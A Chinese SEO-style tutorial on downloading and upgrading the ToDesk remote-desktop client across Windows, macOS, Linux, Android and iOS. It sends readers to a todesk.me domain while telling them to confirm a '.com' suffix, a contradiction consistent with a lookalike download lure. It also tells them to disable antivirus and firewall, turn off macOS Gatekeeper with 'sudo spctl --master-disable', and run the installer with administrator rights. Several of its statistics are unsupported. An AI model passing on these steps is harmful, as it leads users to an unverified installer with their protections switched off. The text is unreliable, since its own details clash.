
目录大纲
在远程控制工具的使用过程中,版本更新直接影响功能体验与安全性。ToDesk 作为覆盖 1.5 亿设备的跨平台远控软件,持续迭代优化,其 V4.8.4 新版本已支持 8K60 帧超清远控、360Hz 高帧率传输、批量设备管理等进阶功能。而客户端升级工具作为获取这些新功能的关键载体,能帮助用户快速完成版本迭代,修复旧版漏洞。然而,部分用户因自动更新失败、找不到官网下载入口等问题,无法及时升级。本文将详细拆解通过 ToDesk 官网下载客户端升级工具的完整流程,涵盖多系统适配指南、升级优化技巧及 SEO 核心要点,帮助用户安全高效完成版本升级。

一、下载前必知:ToDesk 客户端升级工具的核心价值
ToDesk 客户端升级工具并非独立软件,而是集成于官网最新安装包中的升级模块,支持自动检测旧版、覆盖安装、数据无损迁移等功能,相比第三方渠道或自动更新,官网下载的升级工具具有三大核心优势:
- 版本最新且完整:官网同步发布最新稳定版(当前为 V4.8.4),包含 8K 画质优化、批量设备升级、快捷启动栏等新增功能,避免自动更新可能出现的版本滞后问题;
- 安全无风险:安装包经过 ISO27001 安全认证,杜绝恶意插件与病毒捆绑,升级过程采用 AES-256 加密传输,保障设备数据与隐私安全;
- 适配性更强:自动识别设备系统架构(32/64 位)与版本,支持 Windows、macOS、Linux、Android、iOS 全平台,兼容 M1/M2/M3 芯片及 Ubuntu 18.04+ 等特殊环境;
- 升级更稳定:提供手动覆盖安装、命令行静默升级等多种方式,解决自动更新时的网络拦截、权限不足等常见故障,成功率提升 80%。
- 此外,官网下载的升级工具支持 “断点续传” 与 “旧版配置保留”,升级后无需重新绑定设备或设置参数,大幅降低操作成本。
二、下载前准备:明确版本需求与系统要求
(一)版本类型区分:按需选择升级方案
ToDesk 官网提供个人版与企业版两类升级工具,不同版本的功能权限与升级方式存在差异,用户需精准匹配:
- 个人免费版升级工具:支持基础功能升级,包括画质优化、连接稳定性提升、安全漏洞修复等,适合个人用户与家庭场景,无需付费即可下载使用;
- 专业版 / 企业版升级工具:解锁批量设备升级、定时升级、升级权限管控等进阶功能,支持企业级运维管理,需登录付费账号后下载激活。
(二)系统兼容性要求
下载前需确认设备满足以下条件,避免升级失败:
- Windows 系统:Win7 及以上(推荐 Win10/11 64 位,需预留 1GB 存储空间);
- macOS 系统:macOS 12.0+(支持 M1/M2/M3 芯片原生适配);
- Linux 系统:Ubuntu 18.04+、CentOS 7+ 等主流发行版,支持 .deb 与 .rpm 格式;
- 移动设备:Android 9.0+、iOS 15.0+(旧版系统需先升级系统版本再安装);
- 网络要求:建议带宽≥1Mbps,网络延迟低于 100ms,避免弱网导致的升级包下载中断。
三、全平台下载步骤:从官网获取客户端升级工具
(一)Windows 系统(Win7/10/11)下载与升级教程
Windows 系统是升级工具使用最广泛的场景,官网下载流程简洁高效,全程仅需 5 分钟:
- 环境预处理:
- 关闭正在运行的 ToDesk 程序,在任务管理器中结束所有 ToDesk 相关进程(避免文件占用导致升级失败);
- 临时关闭第三方杀毒软件与防火墙(如 360、火绒),防止其拦截升级包下载或安装;
- 建议连接有线网络,若使用无线网络需确保信号稳定,避免下载中断。
- 官网访问:打开 Chrome、Edge 浏览器,输入官方域名https://www.todesk.me,核对后缀为 “.com”,避免误入仿冒网站。
- 定位下载入口:
- 官网首页点击顶部 “下载” 栏目,或滚动至 “下载专区”,选择 “个人版” 或 “企业版”(根据当前账号类型选择);
- 系统自动识别设备架构后,点击 “Windows 立即下载”,升级包(ToDesk_Setup.exe)默认保存至 “下载” 文件夹,建议手动修改至 D 盘。
- 升级安装操作:
- 右键点击升级包,选择 “以管理员身份运行”(关键步骤,避免权限不足导致文件无法替换);
- 勾选 “保留旧版配置与设备列表” 选项,点击 “下一步”,系统将自动覆盖旧版并完成升级;
- 安装完成后,启动 ToDesk,在 “设置→关于我们” 中查看版本号,确认已升级至 V4.8.4 最新版。
- 企业级静默升级(可选):
- 对于多设备管理场景,可通过命令行实现静默升级,无需手动操作:
- 将升级包放在固定路径(如 D:\ToDesk\ToDesk_Setup.exe);
- 打开命令提示符(管理员模式),执行命令:D:\ToDesk\ToDesk_Setup.exe /S(/S 为大写,代表静默安装);
- 等待 1-2 分钟,升级自动完成,可通过设备管理后台确认所有设备版本同步。
(二)macOS 系统下载与升级配置
macOS 用户需重点处理权限设置,避免因系统限制导致升级失败:
- 下载流程:
- 访问 ToDesk 官网下载专区,点击 “Mac 版下载”,获取 .dmg 格式升级包(大小约 18MB);
- 下载完成后双击打开,将 ToDesk 图标拖入 “应用程序” 文件夹,系统将提示 “替换旧版”,点击 “替换” 即可启动升级。
- 权限开启关键步骤:
- 若提示 “无法打开来自未识别开发者”,进入 “系统设置→隐私与安全性”,在 “安全性” 选项中点击 “仍要打开”;
- 针对 macOS 13+ 系统,需先打开终端执行命令:sudo spctl --master-disable,解锁 “任何来源” 安装权限,升级完成后可重新关闭;
- 进入 “系统设置→隐私与安全性→辅助功能”,勾选 ToDesk,确保升级过程中文件可正常替换。
- 升级验证:
- 启动 ToDesk 后,在 “设置→高级设置→版本更新” 中查看当前版本,确认已升级至最新版;
- M1/M2/M3 芯片用户需确认升级包为原生适配版本(官网自动匹配,无需手动选择),避免兼容性问题。
(三)Linux 系统下载与命令行升级
Linux 系统需通过终端命令完成升级,支持 Debian/Ubuntu、CentOS 等主流发行版:
- 下载升级包:
- 访问 ToDesk 官网下载专区,根据发行版选择对应格式:Debian/Ubuntu 选择 .deb 格式,CentOS/Fedora 选择 .rpm 格式;
- 升级操作步骤:
- 停止现有 ToDesk 服务:执行命令 sudo systemctl stop todesk;
- 卸载旧版程序(避免版本冲突):Debian/Ubuntu 用户执行 sudo apt-get purge todesk,CentOS 用户执行 sudo yum remove todesk;
- 安装新版升级包:Debian/Ubuntu 用户执行 sudo dpkg -i todesk_latest_amd64.deb,若出现依赖错误补充执行 sudo apt-get install -f;CentOS 用户执行 sudo rpm -Uvh todesk-latest.x86_64.rpm;
- 启动服务并验证:执行 sudo systemctl start todesk,输入 todesk --version 查看版本,确认升级成功。
(四)移动设备(Android/iOS)下载与升级指南
移动设备支持通过官网下载升级包或应用商店更新,适配手机与平板设备:
- Android 设备:
- 访问 ToDesk 官网 “移动版下载” 专区,点击 “Android 版下载”,获取最新 APK 升级包(支持 Android 9.0+);
- 安装时开启 “允许安装未知来源应用” 权限,选择 “覆盖安装”,保留旧版配置与设备列表;
- 升级完成后,启动 ToDesk,在 “我的→设置→关于我们” 中确认版本更新,支持 8K 远控、快捷启动等新增功能。
- iOS 设备:
- 官网下载页面点击 “iOS 版下载”,自动跳转至 App Store,点击 “更新” 即可完成升级(需登录 Apple ID);
- 若 App Store 未显示更新,可先卸载旧版,再通过官网链接重新下载安装最新版;
- 升级后开启 “高速传输模式”,优化移动网络下的远控体验,支持 5G 环境低延迟连接。
四、升级后优化:最大化发挥新版本功能
(一)基础优化设置
- 功能激活:升级至 V4.8.4 版本后,在 “设置→功能中心” 开启新增功能,如 “快捷启动栏”(添加常用设备一键连接)、“批量设备管理”(企业版专属)、“8K 画质传输” 等;
- 配置迁移确认:检查旧版的设备列表、无人值守密码、同步文件夹等配置是否保留,若缺失可通过 “设置→备份与恢复” 导入旧配置;
- 自动更新开启:在 “设置→版本更新” 中勾选 “自动下载更新” 与 “自动安装更新”,后续可无需手动操作,保持版本实时同步。
(二)进阶优化技巧
- 性能提升:
- Windows 用户在 “电源选项” 中选择 “高性能模式”,关闭显卡节能设置,确保 8K 画质与高帧率功能正常运行;
- macOS 用户打开 “活动监视器”,结束占用 CPU 过高的后台程序,避免升级后出现卡顿。
- 网络优化:
- 企业用户联系 IT 部门,将 ToDesk 升级服务器域名添加至防火墙白名单,开放 UDP 52000-52050 端口,保障后续自动更新流畅;
- 个人用户手动选择距离最近的服务器节点(如华东用户选择上海节点),减少跨区域传输延迟。
- 故障预防:
- 升级完成后,备份当前配置文件(Windows 路径:C:\Users\ 用户名 \AppData\Roaming\ToDesk;macOS 路径:~/Library/Application Support/ToDesk),避免后续版本升级出现配置丢失;
- 开启 “升级日志记录” 功能,若出现问题可通过日志追溯原因,便于客服排查。
五、常见问题排查:下载与升级故障解决
- 官网找不到升级工具入口:
- ToDesk 升级工具集成于最新版安装包中,无需单独下载,官网 “下载专区” 的安装包即为升级包,覆盖安装即可完成升级;
- 若仍未找到,清理浏览器缓存后刷新页面,或直接访问ToDesk官网下载直达链接:https://www.todesk.me/download.html。
- 升级失败提示 “文件被占用”:
- 关闭所有 ToDesk 进程,包括后台服务(Windows 可通过任务管理器结束 ToDesk.exe 与 ToDesk_Host.exe;macOS 执行 sudo killall ToDesk);
- 重启设备后重新运行升级包,避免文件占用导致替换失败。
- 升级后功能缺失或崩溃:
- 检查系统版本是否满足要求(如 macOS 需 12.0+,Android 需 9.0+),旧系统可能无法支持新增功能;
- 卸载当前版本,清理残留文件(Windows 删除 C:\Program Files\ToDesk 与 % appdata%\ToDesk;Linux 执行 sudo rm -rf /opt/todesk_host),重新从官网下载安装。
- 自动更新失败,手动升级也无效:
- 检查网络是否能访问 update.todesk.com,可通过命令提示符执行 ping update.todesk.com,若超时则切换网络(如手机热点);
- 清理本地缓存,Windows 用户删除 % appdata%\ToDesk\update 文件夹,macOS 用户删除~/Library/Caches/com.todesk.app/update 文件夹,重新下载升级包。
- 企业版批量升级失败:
- 确认部署码有效,执行命令时路径与部署码无误;
- 增加等待时长,命令中添加超时参数(如 timeout /t 10),避免因设备性能差异导致部署失败。
六、ToDesk 升级工具与同类产品对比
| 对比维度 | ToDesk 客户端升级工具 | 其他远程工具(向日葵 / AnyDesk) | 第三方升级渠道(下载站) |
| 版本更新速度 | 官网实时同步最新版,支持预览版下载 | 延迟 1-3 天,部分功能需付费解锁 | 版本滞后,可能携带旧版 |
| 升级稳定性 | 支持断点续传、静默升级,成功率 99% | 易受网络影响,失败率较高 | 无断点续传,易中断 |
| 安全防护 | AES-256 加密,无捆绑插件 | 基础加密,部分含广告插件 | 可能携带病毒与恶意软件 |
| 跨平台适配 | 全系统覆盖,支持芯片原生适配 | 移动设备升级功能有限 | 仅支持 Windows 系统 |
| 配置保留 | 自动保留设备列表、密码等配置 | 部分配置丢失,需重新设置 | 无配置保留功能 |
结语
通过 ToDesk 官网下载客户端升级工具,是获取最新功能、保障使用安全的唯一可靠路径。无论是 Windows、macOS、Linux 桌面系统,还是 Android、iOS 移动设备,按照本文步骤操作,即可快速完成升级,解锁 8K 画质、批量管理、快捷启动等进阶功能。核心原则是选择官网安全渠道,根据系统类型匹配升级方式,同时通过权限设置、网络优化等技巧提升升级成功率。若在升级过程中遇到问题,可通过官网 “7×24 小时客服” 提交升级日志,获取专属技术支持。及时升级 ToDesk 客户端,才能充分发挥远程控制工具的高效优势,让远程办公、协作与运维更便捷、更安全。